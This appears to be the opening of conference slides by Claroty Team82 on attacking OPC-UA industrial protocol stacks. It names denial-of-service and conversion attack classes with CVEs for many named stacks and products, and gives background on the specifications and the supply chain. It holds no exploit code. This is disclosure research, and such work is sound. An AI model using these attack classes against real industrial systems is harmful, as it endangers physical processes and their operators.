



**TEAM82**

# Exploiting OPC-UA in Every Possible Way:

Practical Attacks Against Modern OPC-UA Architectures

Sharon Brizinov, Noam Moshe @ Claroty Research - Team82

# \$whoami



## Sharon Brizinov

Vulnerability researcher - CTFs,  
Pwn2Own, DEFCON  
blackbadge, mostly breaking  
PLCs



## Noam Moshe

Vulnerability researcher -  
Pwn2Own, mostly breaking IoT  
clouds

\* Special thanks to Claroty Team82 researchers:

Uri Katz, Vera Mens  
<https://t.me/learningnets>



# Background

Researched dozens of OPC-UA protocol stacks and products

Found core issues in protocol implementations

~50 CVEs: DoS, Info leaks, RCE  
~12 unique generic attacks

Open-source tools

- OPC-UA fuzzer
- OPC-UA exploitation framework

Stack/Application Name	Lang	Complex Deep Nested Variants DoS	Worker Starvation DoS	Long Chunks DoS	Unlimited Monitored Items DoS	UTF8 - UTF16 Conversions
<a href="#">node-opcua</a>	NodeJS	V	V	CVE-2022-21208	CVE-2022-24375	V
<a href="#">open62541</a>	C	V	V	CVE-2022-25761	V	V
<a href="#">freeopcua</a> (c++)	C++	V	V	V	CVE-2022-24298	V
<a href="#">python-opcua</a>	Python	V	V	CVE-2022-25304	V	V
<a href="#">opcua-asyncio</a>	Python	V	V	CVE-2022-25304	V	V
<a href="#">eclipse-milo</a>	Java	V	V	V	CVE-2022-25897	V
ASNeG <a href="#">OpcUaStack</a>	C++	V	V	CVE-2022-24381	V	V
<a href="#">locka99</a>	Rust	CVE-2022-25903	V	CVE-2022-25888	V	V
<a href="#">Unified Automation</a>	C++	V	V	V	Fixed, No CVE	V
<a href="#">OPC Foundation .NET Stack</a>	C#	CVE-2021-27432 (*)	V	CVE-2022-29864	V	V
<a href="#">Softing OPC UA SDK</a>	C++	V	V	V	V	V
<a href="#">Prosys OPC UA</a>	Java	V	CVE-2022-30551	V	V	V
<a href="#">OPC UA Legacy Java Stack</a>	Java	V	CVE-2022-30551	V	V	V
<a href="#">Kepware KEPServerEX</a>	C/C++	V	V	V	V	CVE-2022-2848 CVE-2022-2825


Three Pwn2Own ICS ~\$200k 💰💰💰

# How Did We Do That?


# Agenda

- **What is OPC-UA?**
- **Protocol Stack Implementations**
- **Bits and Bytes**
- **Research Methodology**
- **Vulnerabilities and Exploits**
- **OPC-UA Exploitation Framework**
- **Summary**

# What's the Problem?



# What's the Problem?



# What is OPC-UA?

## Open Platform Communications - Unified Architecture

Protocol for data exchange between industrial devices and systems

- Server: stores tags/variables
- Client: requests tags/variables

Widely accepted standard for industrial communications

- Supported in Azure/AWS IoT cloud



## OPC Foundation, specs first version ~2006

- [opcfoundation.org](http://opcfoundation.org)

## Lesson learned from “OPC Classic”

- Platform independent, scalable, secure

## Detailed specifications

- **Information Model:** Object types, how to encode
- **Services:** Supported services such as read, write, etc
- **Security:** Authentication, authorization, encryption
- Many more

OPC 10000-1: UA Part 1: Overview and Concepts

OPC 10000-2: UA Part 2: Security

OPC 10000-3: UA Part 3: Address Space Model

OPC 10000-4: UA Part 4: Services

OPC 10000-5: UA Part 5: Information Model

OPC 10000-6: UA Part 6: Mappings

OPC 10000-7: UA Part 7: Profiles

OPC 10000-8: UA Part 8: DataAccess

OPC 10000-9: UA Part 9: Alarms and Conditions

# Protocol Stacks and Frameworks


# Agenda

- What is OPC-UA?
- **Protocol Stack Implementations**
- Bits and Bytes
- Research Methodology
- Vulnerabilities and Exploits
- OPC-UA Exploitation Framework
- Summary

# OPC-UA Protocol Stacks

To expedite popularity, OPC Foundation created the first OPC-UA protocol stacks


- ANSI C
- Java
- .NET



# OPC-UA Supply Chain

With time, vendors integrated the base stacks and modified some of its code

Currently, OPC Foundation lists more than 500 different products




The screenshot displays the OPC Foundation Marketplace website. At the top, the OPC Foundation logo is visible, along with navigation links for 'Login', 'Create Account', and 'Contact Us'. A search bar is present in the top right corner. Below the header, a blue banner reads 'MARKETPLACE' and 'Discover OPC servers, clients, toolkits and services from members of the OPC Foundation.' The main content area features a 'Delete all Filters' button and a 'Certified' checkbox. A search bar with a 'Search By' dropdown and a 'Search' button is also present. The first product listed is 'KEPServerEX', which is marked as 'Certified' and has a '4' in a circle next to it. The product description states: 'KEPServerEX is the industry's leading communications platform that leverages OPC and IT-centric communication protocols to provide a single source of industrial automation data to all of your applications. The platform design allows users to connect...'. A 'Show details' button is located below the product description.

<https://opcfoundation.org/products>

# OPC-UA Supply Chain

The problem, is that most **products** are heavily relying on the base protocol stacks from OPC Foundation



# Top Products



UA Automation  
C++ Server

OPC Foundation  
OPC UA .NET

Prosys OPC UA  
SDK for JAVA

Softing Integration  
Server

KEPServerEx



Extended  
Lib/SDK

Proprietary



Proprietary

Proprietary

Proprietary

+

+

